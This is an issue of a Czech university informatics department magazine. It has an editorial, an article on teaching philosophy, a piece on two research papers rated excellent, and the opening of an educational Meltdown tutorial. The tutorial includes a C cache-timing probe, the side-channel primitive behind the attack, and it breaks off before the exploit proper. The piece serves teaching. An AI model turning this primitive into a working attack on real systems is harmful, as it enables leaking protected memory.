MAGAZÍN
KATEDRY INFORMATIKY

číslo 8 | leden 2018 Univerzita Palackého v Olomouci

Úvodní slovo

Vážení čtenáři,

dovolte mi, abych Vám představil obsah dalšího vydání Magazínu katedry informatiky, které je již tradičně věnováno nejen naší katedře, ale celkově dění v informatice.

Informatika je široký a různorodý obor. Není proto divu, že k výuce informatiky existuje celá řada různých přístupů. Jak informatiku chápeme u nás na katedře a jakým způsobem přistupujeme k výuce, představuje profesor Bělohlávek ve svém článku určeném nejen potenciálním zájemcům o studium.

Vzdělávání budoucích generací ale není jedinou úlohou vysokých škol a univerzit. Součástí naší práce je i výzkum. O tom, jakým tématům se u nás věnujeme, jsme psali již v předchozích číslech našeho magazínu. Tomu, jak se v ČR hodnotí excelentní výzkum, a že si v tomto hodnocení nestojíme vůbec špatně, se ve svém článku věnuje docent Outrata.

Hned zkraje roku asi velká většina z Vás zaregistrovala, že soudobé procesory trpí závažnými bezpečnostními problémy. Jeden z těchto problémů, zranitelnost označovanou jako Meltdown, jsme se rozhodli popsat podrobněji. Útok postavený na této zranitelnosti je totiž velice chytrý a elegantní, přičemž k jeho pochopení a realizaci bohatě stačí znalosti z úvodních kurzů předmětu Operační systémy. Možná budete překvapeni, jak jednoduché to je. A přesto si za posledních dvacet let tohoto problému nikdo nevšiml.

Za všechny, kteří se na přípravě tohoto magazínu podíleli, Vám příjemné čtení přeje

Petr Krajča

Obsah

Jak učíme informatiku

Radim Bělohlávek

Uchazeče o studium přirozeně zajímá nejen to, jaké studijní obory ta či ona vysoká škola nabízí, ale i to, jak probíhá výuka těchto oborů. V tomto článku popíšu, jak se věci v tomto směru mají na Katedře informatiky Přírodovědecké fakulty Univerzity Palackého v Olomouci. Článek je určen zájemcům o studium na naší katedře i našim absolventům a dalším čtenářům, kteří se chtějí dovědět, jak v současné době výuka informatiky na naší katedře vypadá.

Úvodem

Výuka informatiky na naší fakultě má více než třicetiletou historii. V České republice tak patříme k vysokým školám s nejdelší tradicí. Stejně jako jinde ve světě se i u nás informatické studijní obory postupně vyvinuly a nakonec vyčlenily z matematických oborů. Od tohoto vyčlenění, které proběhlo v 70. letech 20. století, prošly dynamickým vývojem, ostatně jako celá informatika.

Informatické obory dnes tvoří jeden z hlavních pilířů výukové a výzkumné činnosti naší fakulty. Se svými zhruba 500 studenty patří na fakultě k největším. Díky výzkumné a vědecké činnosti učitelů katedry, která nás v České republice řadí mezi špičková pracoviště a díky které jsme nadstandardně finančně zabezpečeni, nabízíme studentům výborné studijní zázemí, kvalitní vybavení a infrastrukturu a kvalitní učitele, z nichž řada má dlouhodobé zkušenosti i z působení na zahraničních vysokých školách.

Naše studijní obory

V současnosti nabízíme zájemcům tři studijní obory. Jsou jimi Informatika, Aplikovaná informatika a Učitelství informatiky pro střední školy. Uskutečňují se v bakalářské a na ni navazující magisterské etapě, obor Informatika pak také v doktorské etapě. Všechny obory probíhají denní (tzv. prezenční) formou, tj. studenti chodí během týdne na přednášky, cvičení a semináře. Bakalářský obor Aplikovaná informatika nabízíme i v dálkové (tzv. kombinované) formě. Následující seznam podává přehled o těchto oborech, dobách studia a akademických titulech udělovaných jejich absolventům.

Informatika (prezenční)

- bakalářský (3 roky, Bc.)
- navazující magisterský (2 roky, Mgr. popř. RNDr.)
- doktorský (4 roky, Ph.D.)

Aplikovaná informatika (prezenční i kombinovaná)

- bakalářský (3 roky, Bc.)
- navazující magisterský (2 roky, Mgr.)

Učitelství informatiky (prezenční)

- bakalářský (3 roky, Bc.)
- navazující magisterský (2 roky, Mgr.)

Co a jak učíme

O tom, že vzdělání je pro život člověka důležité, není třeba nikoho dlouze přesvědčovat. Vždy tomu tak bylo, je to tak dnes a bude to tak i v budoucnu. Vzdělaný člověk má výhodu oproti nevzdělanému a člověk s kvalitním vzděláním má výhodu oproti tomu se vzděláním

méně kvalitním. Projeví se to jak v uplatnění na pracovním trhu, neboť firma sáhne mnohem raději po kvalitně vzdělaném zájemci o místo a také mu dá větší plat, tak v běžném životě, neboť vzdělaný člověk se celkově lépe orientuje. Řečeno ekonomickým žargonem, člověk s lepším vzděláním má v životě významnou komparativní výhodu. To se týká nejen tzv. akademického vzdělání (tj. vzdělání získaného ve škole), ale vzdělání obecně, tedy i vzdělání získaného v rodině, praxí a životními zkušenostmi. Vzdělání získané ve škole má však pochopitelně zásadní význam.

Ve vysokoškolském vzdělávání můžeme pozorovat rozšiřující se trend, který je podle mě chybný. Je charakteristický přílišnou specializací studijních oborů a jejich nadměrnou orientací na aktuální potřeby firem a dalších zaměstnavatelů. V krajní podobě se s ním můžeme setkat v propagačních materiálech v podobě sloganů typu „Učíme jen to, co budete v praxi potřebovat“. Že to není správná cesta, odvozujeme z našich zkušeností s uplatněním našich absolventů a z ohlasů zaměstnavatelů. Tato cesta totiž obvykle vede ke vzdělání, které je do značné míry povrchní.

Podle nás dobré vzdělání nejsou jen znalosti dnes používaných postupů a moderních technologií. Takové znalosti rychle stárnou, obzvlášť v informatice. Dobré vzdělání znamená zejména znalost principů, na kterých jsou konkrétní postupy a technologie založeny. Takové znalosti nestárnou a dávají absolventům schopnosti pro praxi nejdůležitější: myslet samostatně, vyhmátnout to podstatné a správně se rozhodovat. Principy, teoretické pojmy a metody, které si kvalitně vzdělaný odborník v jakékoli oblasti musí osvojit, jsou něco jako nerezavějící kompas, pomocí kterého se můžeme ve složitém a měnícím se světě spolehlivě a dlouhodobě řídit. Jejich osvojení je náročné, ale je to investice, která se jednoznačně vyplatí. Z tohoto pohledu vychází výuka všech našich studijních oborů. Vysoká poptávka po našich absolventech i ohlasy firem nás utvrzují v tom, že náš přístup je správný.[1]

Protože mi prostor nedovoluje věnovat se podrobně každému z našich tří oborů, omezím se na průřez bakalářské etapy našeho hlavního oboru, oboru Informatika. Hned od začátku procházejí studenti důkladnou průpravou v algoritmech a datových strukturách. Seznámí se se základními i pokročilými algoritmy, s jejich návrhem a analýzou, naučí se, jak efektivně ukládat a vyhledávat různé typy dat. Stejně důkladnou průpravou projdou během výuky programování. Seznámí se nejen s řadou konkrétních programovacích jazyků (např. C, C++, C#, Java, Lisp a jeho varianty, Prolog), ale i s různými koncepcemi a paradigmaty programování (procedurální, funkcionální, objektové, logické, paralelní a distribuované), což zásadně formuje jejich programátorské myšlení. Součástí bakalářské etapy je pochopitelně i výuka základních matematických předmětů. Bez matematiky se žádný informatik, přírodovědec ani technik neobejde. Ostatně jedna z nejčastějších poznámek při setkání s našimi absolventy je: „Nejužitečnějším předmětem, kterým jsem prošel, byla algebra“. Podobně formující a pro informatiky zásadní jsou předměty o logice, složitosti algoritmů a formálních jazycích a automatech. Studenti také projdou podrobnými, jedno- nebo dvousemestrálními přednáškami o všech tradičních oblastech informatiky, zejména o databázových systémech, operačních systémech, struktuře počítačů, počítačových sítích a internetu, kde se seznamují jak s principy, tak s moderními technologiemi. Kromě těchto předmětů, které jsou povinné, si studenti vybírají z nabídky volitelných předmětů další a mají tak možnost zaměřit se na to, co je zajímá. Důležitou součástí studia je i vypracování bakalářské práce, která se obvykle pojme jako samostatný projekt vypracovaný pod vedením učitele katedry, v některých případech ve spolupráci s firmou nebo jiným externím subjektem.

Studium na naší katedře je poměrně náročné, ale je zvládnutelné. Počty našich studentů umožňují individuální přístup, konzultace, vedení závěrečných prací a podobně. Věříme, že studenti jsou u nás spokojeni a na dobu studia rádi vzpomínají. Jsme hrdí na to, že naši studenti se nejen dobře uplatňují v komerční i státní sféře na různých místech naší republiky, ale i ve společnostech globálního významu, jako např. Google, Hewlett Packard nebo RedHat. Těší nás i to, že se občas uplatní i zcela mimo informatiku – jako například nedávno zvolený místopředseda poslanecké sněmovny Vojtěch Pikal, který nám napsal, že analytické a strukturální myšlení se uplatní všude.

[1] Jako vedoucí katedry se často setkávám s představiteli firem, zejména ze střední a severní Moravy. Běžně přitom slýchám věty jako „Absolvent olomoucké informatiky je pro mě zárukou nejvyšší kvality“ nebo „Naši nejlepší lidé jsou absolventy olomoucké informatiky“.

Excelentní vědecké články

Jan Outrata

Věda je v České republice každoročně hodnocena na základě vědeckých a výzkumných výsledků. Vedle kvantitativního oborového hodnocení všech publikačních výsledků (článků) výzkumných organizací a patentů a nepublikačních výsledků aplikovaného výzkumu je od roku 2015 součástí tohoto hodnocení i hodnocení kvality vybraných výsledků organizací. Toto hodnocení kvality je prováděno expertními panely formou recenzního posouzení (peer review) výsledků a maximálně 20 % ze všech předložených výsledků je vyhodnoceno jako excelentní. Tyto pak představují ty nejvýznamnější výsledky české vědy a výzkumu. V hodnoceních v letech 2015 a 2016 byly jako excelentní vyhodnoceny i dva články autorů z katedry informatiky.

Hodnocení vědy v České republice se po více než 10 let provádí podle tzv. Metodiky hodnocení výsledků výzkumných organizací a hodnocení výsledků ukončených programů.[2] Tuto metodiku vypracovala (a několikrát inovovala) a samotné hodnocení provádí Rada pro výzkum, vývoj a inovace (RVVI), odborný a poradní orgán vlády České republiky pro oblast výzkumu, experimentálního vývoje a inovací. Proto se hodnocení běžně říká „vládní hodnocení“ nebo „hodnocení dle vládní metodiky“.

K expertnímu posouzení vybraných výsledků odbornými panely, ve kterých jsou zastoupeni i zahraniční odborníci, mohou výzkumné organizace zahrnuté do hodnocení nominovat každý rok pouze omezený počet výsledků vzniklých během předchozích pěti let (maximální počet výsledků k nominaci je daný hodnocením organizace v předchozím roce). Univerzita Palackého jako celek je jednou z aktuálně více než 400 hodnocených výzkumných organizací a v letech 2015 a 2016 nominovala přes 30 výsledků napříč všemi svými fakultami.

Jako excelentní bylo v obou letech expertními panely vyhodnoceno 11 z těchto nominovaných výsledků, tedy přibližně třetina. Z nich po jednom přísluší v obou letech Cyrilometodějské teologické fakultě, po dvou v roce 2015 Filozofické fakultě a v roce 2016 Lékařské fakultě a zbývajících 8 přísluší v každém roce Přírodovědecké fakultě. Mezi těmito osmi výsledky figurují i následující dva články autorů z katedry informatiky, první v hodnocení v roce 2015, druhý v roce 2016:

Bělohlávek Radim, De Baets Bernard, Outrata Jan, Vychodil Vilém: Computing the lattice of all fixpoints of a fuzzy closure operator. *IEEE Trans. Fuzzy Systems* **18**(3)(2010), pp. 546–557.
DOI 10.1109/TFUZZ.2010.2041006

Bělohlávek Radim, Vychodil Vilém: Discovery of optimal factors in binary data via a novel method of matrix decomposition. *Journal of Computer and System Sciences* **76**(1)(2010), pp. 3–20.
DOI 10.1016/j.jcss.2009.05.002

[2] Počínaje letošním rokem by se mělo pozvolna „najíždět“ na komplexnější hodnocení výzkumných organizací podle nové metodiky.

546 IEEE TRANSACTIONS ON FUZZY SYSTEMS, VOL. 18, NO. 3, JUNE 2010

Computing the Lattice of All Fixpoints of a Fuzzy Closure Operator

Radim Belohlavek, *Senior Member, IEEE*, Bernard De Baets, Jan Outrata, and Vilem Vychodil

***Abstract*—We present a fast bottom-up algorithm to compute all fixpoints of a fuzzy closure operator in a finite set over a finite chain of truth degrees, along with the partial order on the set of all fixpoints. Fuzzy closure operators appear in several areas of fuzzy logic and its applications, including formal concept analysis (FCA) that we use as a reference area of application in this paper. Several problems in FCA, such as computing all formal concepts from data with graded attributes or computing non-redundant bases of all attribute dependencies, can be reduced to the problem of computing fixpoints of particular fuzzy closure operators associated with the input data. The development of a general algorithm that is applicable, in particular, to these problems is the ultimate purpose of this paper. We present the algorithm, its theoretical foundations, and experimental evaluation.**

***Index Terms*—Algorithm, fixpoint, fuzzy closure operator, fuzzy logic.**

I. Introduction

THIS PAPER presents an algorithm to compute all fixpoints (or fixed points) of a fuzzy closure operator. In addition to the fixpoints, the algorithm computes the partial order on the set of all fixpoints. Fuzzy closure operators are particular mappings that assign fuzzy sets to fuzzy sets (see Section II). The concept of a fuzzy closure operator generalizes the concept of an ordinary closure operator, which is a fundamental concept in mathematics. General fuzzy closure operators were studied in several papers (see, e.g., [5], [15], [16], [21], [37], and [41]). Various particular fuzzy closure operators appear in several areas of fuzzy logic and its applications, including fuzzy relational equations (operators associated with a given fuzzy relational equation), fuzzy mathematical morphology, approximate reasoning, and fuzzy logic in narrow sense (syntactic and semantic consequence operators), and its applications such as fuzzy logic programming or formal concept analysis (FCA) of data with fuzzy attributes (concept-forming operators) (see [2], [3], [14], [18]–[20], [25], [26], [29], and [39]). In this paper, a particular area of interest is FCA of data with graded attributes (or fuzzy attributes) (see, e.g., [3], [8], and [40]). This area is related to fuzzy closure operators in a profound way, namely, fuzzy closure operators and related structures, such as fuzzy Galois connections [4], represent the mathematics behind FCA. Recall that a principal aim in FCA is to discover a hierarchical structure (so-called concept lattice) of particular clusters (so-called formal concepts) and a concise complete set of data dependencies (so-called attribute implications) from data. Since formal concepts are just the fixpoints of a particular fuzzy closure operator that is associated with the input data [3], the problem of computing all formal concepts reduces to the problem of computing all fixpoints of this operator. Similarly, attribute implications that form a so-called Guigues–Duquenne non-redundant basis of all attribute implications that are valid in the input data correspond, in a one-to-one manner, to easily recognizable fixpoints of a particular fuzzy closure operator. Hence, the problem of computing the Guigues–Duquenne basis reduces to the problem of computing all fixpoints of this operator (see an overview in [10]). The aforementioned facts led us to select FCA, in particular, the problem of computing all formal concepts from data with graded attributes, as a reference application area from which we obtain concrete fuzzy closure operators for an experimental evaluation of our algorithm.

The contributions of this paper are the following. First, we provide an algorithm to compute all fixpoints of a fuzzy closure operator in a finite set over a finite chain of truth degrees, along with the lattice order on the set of the fixpoints, as well as a justification of its correctness. The algorithm is an extension of the one from [36] for a setting with graded attributes. Second, we provide an experimental evaluation of the algorithm and compare its performance with a previously published algorithm [7]. Experiments that evaluate the performance of the algorithm from [7] have never been published previously. It turns out that the algorithm from [7] is slightly faster for computing the set of all fixpoints alone. However, for computing the set of all fixpoints along with the lattice order, the new algorithm is considerably faster. Third, we recall a previously published result that shows that classic algorithms for computing concept lattices can be used to compute fuzzy concept lattices by virtue of a particular transformation of input data and compare the performance of the proposed

Manuscript received February 16, 2009; revised September 15, 2009 and January 6, 2010; accepted December 1, 2009. Date of publication January 19, 2010; date of current version May 25, 2010. This work was supported in part by Kontakt 1-2006-33 under the project "Algebraic, logical and computational aspects of fuzzy relational modelling paradigms," in part by the Bilateral Scientific Cooperation Flanders – Czech Republic, in part by the Special Research Fund of Ghent University under Project 011S01106, in part by the Grant Agency of the Academy of Sciences of the Czech Republic under Grant 1ET101370417, in part by the Czech Science Foundation under Grant 201/05/0079 and Grant P103/10/1056, and in part by the institutional support, research plan MSM 6198959214.


R. Belohlavek and V. Vychodil were with the Department of Systems Science and Industrial Engineering, T. J. Watson School of Engineering and Applied Science, Binghamton University–State University of New York, Binghamton, NY 13902 USA. They are now with the Department of Computer Science, Palacky University, 771 47 Olomouc, Czech Republic (e-mail: radim.belohlavek@upol.cz; vilem.vychodil@upol.cz).

B. D. Baets is with the Department of Applied Mathematics, Biometrics, and Process Control, Ghent University, B-9000 Ghent, Belgium (e-mail: bernard.debaets@ugent.be).

J. Outrata is with the Department of Computer Science, Palacky University, 771 47 Olomouc, Czech Republic (e-mail: jan.outrata@upol.cz).

Color versions of one or more of the figures in this paper are available online at http://ieeexplore.ieee.org.

Digital Object Identifier 10.1109/TFUZZ.2010.2041006



Journal of Computer and System Sciences 76 (2010) 3–20

Contents lists available at ScienceDirect

Journal of Computer and System Sciences

www.elsevier.com/locate/jcss

Discovery of optimal factors in binary data via a novel method of matrix decomposition ☆

Radim Belohlavek [a,b,*], Vilem Vychodil [a,b]

[a] *Department of Systems Science and Industrial Engineering, Binghamton University–SUNY, Binghamton, NY 13902, USA*
[b] *Department of Computer Science, Palacký University, Tomkova 40, CZ-779 00 Olomouc, Czech Republic*

ARTICLE INFO

Article history:
Received 15 December 2007
Received in revised form 30 July 2008
Available online 18 May 2009

Dedicated to Professor Rudolf Wille

Keywords:
Binary matrix decomposition
Factor analysis
Binary data
Formal concept analysis
Concept lattice

ABSTRACT

We present a novel method of decomposition of an $n \times m$ binary matrix I into a Boolean product $A \circ B$ of an $n \times k$ binary matrix A and a $k \times m$ binary matrix B with k as small as possible. Attempts to solve this problem are known from Boolean factor analysis where I is interpreted as an object–attribute matrix, A and B are interpreted as object–factor and factor–attribute matrices, and the aim is to find a decomposition with a small number k of factors. The method presented here is based on a theorem proved in this paper. It says that optimal decompositions, i.e. those with the least number of factors possible, are those where factors are formal concepts in the sense of formal concept analysis. Finding an optimal decomposition is an NP-hard problem. However, we present an approximation algorithm for finding optimal decompositions which is based on the insight provided by the theorem. The algorithm avoids the need to compute all formal concepts and significantly outperforms a greedy approximation algorithm for a set covering problem to which the problem of matrix decomposition is easily shown to be reducible. We present results of several experiments with various data sets including those from CIA World Factbook and UCI Machine Learning Repository. In addition, we present further geometric insight including description of transformations between the space of attributes and the space of factors.

1. Problem description and preliminaries

1.1. Problem description

Matrix decomposition methods provide representations of an object–variable data matrix by a product of two different matrices, one describing a relationship between objects and hidden variables or factors, and the other describing a relationship between factors and the original variables. In this paper, we consider the following problem:

Problem. Given an $n \times m$ matrix I with $I_{ij} \in \{0, 1\}$, a decomposition of I is sought into a Boolean matrix product $A \circ B$ of an $n \times k$ matrix A with $A_{il} \in \{0, 1\}$ and a $k \times m$ matrix B with $B_{lj} \in \{0, 1\}$ with k as small as possible.

☆ Supported by grant No. 201/05/0079 of the Czech Science Foundation, by grant No. 1ET101370417 of GA AV ČR, and by institutional support, research plan MSM 6198959214. This paper is an extended version of "R. Belohlavek, V. Vychodil: On Boolean factor analysis with formal concepts as factors, in: SCIS & ISIS 2006, Tokyo, Japan, pp. 1054–1059."

* Corresponding author at: Thomas J. Watson School of Engineering and Applied Science, Binghamton University, Department of Systems Science and Industrial Engineering, Binghamton, NY, United States.
E-mail addresses: rbelohla@binghamton.edu (R. Belohlavek), vychodil@binghamton.edu (V. Vychodil).

0022-0000/$ – see front matter
doi:10.1016/j.jcss.2009.05.002

První článek, publikovaný v předním časopise na fuzzy logiku (a řadícím se k nejvýznamnějším informatickým časopisům vůbec), pojednává o problému výpočtu jistých struktur v relačních datech s vícehodnotovými, tzv. fuzzy atributy, a představuje nový algoritmus výpočtu. Tyto struktury se vyskytují nejen v analýze a zpracování těchto dat, ale i šířeji ve fuzzy logice a jejích aplikacích. O podobnostních relačních databázích, které využívají pro uložení dat a dotazy nad daty fuzzy logiku místo klasické dvouhodnotové logiky, jsme psali již v prvním čísle Magazínu, o fuzzy logice jako takové, o jejím vzniku, vývoji a aplikacích a o výzkumu ve fuzzy logice prováděném na katedře informatiky, jsme psali ve čtvrtém čísle.

Druhý článek, publikovaný rovněž v předním informatickém časopise, zaměřeném na základy informatiky, představuje klíčové objevy v problému rozkladu binárních matic, včetně doposud nejvýkonnějšího algoritmu poskytujícího zároveň velmi kvalitní výsledky (z hlediska interpretovatelnosti rozkladu). Článek otevřel dveře k dalšímu výzkumu na toto téma na katedře informatiky a je citovaný na špičkových světových informatických konferencích. O problému rozkladu binárních matic a jeho aplikaci v analýze a zpracování binárních relačních dat jsme psali ve druhém čísle Magazínu.

Na významnosti ohodnocení těchto článků jako excelentních přidává i fakt, že v oboru Technické a informatické vědy bylo v obou letech, 2015 i 2016, takto ohodnoceno pouze kolem 40 výsledků nominovaných všemi hodnocenými výzkumnými organizacemi v celé České republice.

Dodejme na závěr, že Přírodovědecká fakulta Univerzity Palackého v Olomouci, jejíž je katedra informatiky součástí, patří v České republice dlouhodobě k nejvýkonnějším výzkumným organizacím. V hodnocení dle vládní metodiky se od roku 2012 umisťuje v první pětce, od roku 2015 je čtvrtá a v loňském roce dokonce třetí (z aktuálně více než 400 výzkumných organizací). Řadí se tak k vědecky nejvýkonnějším institucím v ČR, Matematicko-fyzikální fakultě a Přírodovědecké fakultě Univerzity Karlovy, Fyzikálnímu ústavu Akademie věd ČR a Přírodovědecké fakultě Masarykovy Univerzity.

Meltdown

Petr Krajča

Bezpečnostní chyby známé jako Spectre a Meltdown, které se objevily začátkem tohoto roku, jsou asi největší průšvih, který svět počítačů za posledních několik desítek let zažil. Obě tyto zranitelnosti vytváří prostor pro velmi chytrý, avšak ne příliš složitý, typ útoku, který umožňuje číst útočníkovi paměť, ke které by za normálních okolností neměl mít přístup. Jak jednu z těchto zranitelností, konkrétně Meltdown, využít k praktickému útoku, a jaké to může mít důsledky, nastíníme v tomto článku.

Než se dostaneme k samotnému popisu útoku, stručně si zopakujeme několik pojmů a mechanismů souvisejících se zpracováním instrukcí v procesoru a správou operační paměti. Jejich pochopení je zásadní pro porozumění tomotu typu útoku.

Správa paměti

Dnes je již téměř samozřejmostí, že na počítači běží současně více procesů, přičemž jsou tyto procesy od sebe řádně izolovány, aby se nemohly navzájem nežádoucím způsobem ovlivňovat. Toho se obvykle dosahuje pomocí mechanismu označovaného jako *stránkování*.

Stránkování každému procesu zajišťuje samostatný tzv. *logický adresní prostor*, jehož jednotlivé úseky jsou mapovány na úseky fyzické paměti. Z pohledu procesu to pak vypadá, že má k dispozici celou paměť jen pro sebe. Toto mapování ilustruje Obrázek 1. Logický adresní prostor procesů je rozdělen na tzv. *stránky*, např. o velikosti 4 KB a fyzická paměť je rozdělena na bloky stejné velikosti, tzv. *rámce*. Kdykoliv se proces pokusí přistoupit do paměti (v rámci svého logického adresního prostoru), např. při provádění instrukce `mov al,[0x12345678]`[3], procesor nejdříve přepočítá logickou adresu na adresu ve fyzické paměti, ke které bude přistupovat.


Pro jednoduchost si to ukažme na 32bitové architektuře. Máme-li adresu `0x12345678` v logickém adresním prostoru, pak horních 20 bitů (`0x12345`) představuje číslo stránky a spodních 12 bitů (`0x678`) odpovídá offsetu v rámci této stránky. Při přístupu do paměti procesor vyhledá v tzv. *tabulce stránek*[4] číslo rámce, který byl operačním systémem přiřazen dané stránce a následně v adrese nahradí horních 20 bitů číslem rámce. Například, pokud by stránce `0x12345` byl přiřazen rámec `0xabcde`, výsledná fyzická adresa bude `0xabcde678`.

Pro porozumění zranitelnosti Meltdown je potřeba mít na paměti, že v tabulce stránek nejsou jen čísla rámců určená pro překlad adres, ale také celá řada dalších příznaků, které využívá CPU a operační systém pro svůj běh. Jeden z těchto příznaků umožňuje označit stránku jako systémovou. K systémovým stránkám lze přistupovat pouze v případě, že procesor běží v privilegovaném režimu, tj. provádí se kód jádra operačního systému. Pokud se k takovému úseku paměti pokusí přistoupit běžný proces, je při překladu adresy vyvolána výjimka a tento proces je (obvykle) ukončen.


U většiny dnešních operačních systémů platí, že logický adresní prostor procesu je rozdělen na dvě části, viz Obrázek 2. V jedné polovině paměti jsou uložena data a kód prováděného programu, do druhé poloviny je umístěn kód a data patřící jádru operačního systému. Paměť vyčleněná pro jádro operačního systému je sdíle-

[3] instrukce načte do registru `al` jeden byte z adresy `0x12345678`

[4] tu má každý proces vlastní



Obrázek 1: Mechanismus stránkování



Obrázek 2: Rozdělení logického adresního prostoru na platformě AMD64

na mezi procesy a je chráněna pomocí výše zmíněného příznaku – systémové stránky. Chce-li proces přistupovat k datům patřícím do paměti jádra operačního systému, musí pro to použít systémové volání, které se postará o bezpečné provedení kódu jádra v privilegovaném režimu. Tento přístup zajišťuje, že systém je konzistentní, bezpečný a nemůže dojít k vyzrazení citlivých informací. Nebo jsme si to alespoň do nedávna mysleli.

Zpracování instrukcí

Výrobci procesorů během let vymysleli a implementovali celou řadu technik, které umožňují zvýšit rychlost provádění instrukcí. Útoky využívající zranitelnosti Meltdown a Spectre vychází z těch nejzákladnějších, které jsou k dispozici u většiny soudobých CPU určených pro osobní počítače a servery.

Jednou z těchto technik je *provádění instrukcí mimo pořadí*, tzv. *out-of-order execution*. Procesor při zpracování instrukcí postupně načítá jednotlivé instrukce tak, jak jdou v programu za sebou, rozloží je na jednodušší operace (tzv. mikrooperace) a ty pak odešle do příslušné části CPU ke zpracování. Jak probíhá zpracování dat v dnešních procesorech, ilustruje blokové schéma na Obrázku 3 (str. 11). Aby se maximálně využil potenciál CPU, procesor zpracovává několik operací, resp. mikrooperací, souběžně a sám se postará o synchronizaci tak, aby to pro vnějšího pozorovatele vypadalo, že jednotlivé instrukce jsou prováděny jedna po druhé tak, jak byly zapsány v programu.

Vyrovnávací paměť (cache) je další významná optimalizační technika, která umožňuje zásadním způsobem zvýšit rychlost provádění instrukcí. Přístup k datům v operační paměti (RAM) nepatří z pohledu dnešních CPU k nejrychlejším operacím. Je to dáno zejména fyzikálními omezeními. Přímý přístup do paměti může trvat i několik desítek nanosekund. Proto výrobci CPU umístili na chip procesoru rychlou paměť typu cache, kde zůstávají uložena data, se kterými se v nedávné době pracovalo, protože se dá předpokládat, že s těmito daty se bude pracovat i v budoucnu. Přístup k datům, která jsou ve vyrovnávací paměti, je velice rychlý, v řádu desetin nanosekundy [1].

Rozdílné rychlosti pro přístup do vyrovnávací a do operační paměti hrají u zranitelností Meltdown a Spectre velmi významnou roli. Za běžných okolností je přístup do cache pro běžící program transparentní. Proces nemůže přistupovat přímo do cache a například z ní číst data. Avšak jednoduchým trikem lze zjistit, jestli se daný úsek dat nachází ve vyrovnávací paměti, či nikoliv. Použijeme k tomu následující funkci.

```
1  int is_cached(unsigned char *ptr) {
2    unsigned long long ts1 = rdtsc();
3    unsigned char x = *ptr;
4    unsigned long long ts2 = rdtsc();
5    return (ts2 - ts1) < THRESHOLD;
6  }
```

Tato funkce na řádku č. 3 přečte jeden byte daný ukazatelem `ptr` a změří, jak dlouho provedení této operace trvalo. Pro tento účel lze použít instrukci `rdtsc`, která vrací stav interního počítadla v procesoru a slouží v našem případě jako relativně přesný zdroj času. Pokud operace na řádku č. 3 proběhne rychle, dá se s velkou pravděpodobností předpokládat, že data byla ve vyrovnávací paměti. Naopak, pokud provedení operace zabere delší dobu, dá se předpokládat, že data v cache nebyla.


Na první pohled tento kód a související pozorování vypadá docela nevinně a nepříliš zajímavě. Zásadní problém nastává, když se spojí s dalšími vlastnostmi procesorů.

Meltdown

Jak jsme již nastínili, procesor zpracovává jednotlivé instrukce souběžně. Avšak u procesorů firmy Intel[5] tato část trpí vadou, která umožní načíst do vyrovnávací paměti i data, která by tam patřit neměla. Lze toho dosáhnout s využitím následujícího scénáře.

Jak ukazuje následující schéma, procesor postupně zpracovává jednotlivé instrukce, až dojde k instrukci `#X`. Tato instrukce vyvolá výjimku, např. dělení nulou nebo neplatný přístup do paměti, a přesměruje běh programu do obsluhy této výjimky.

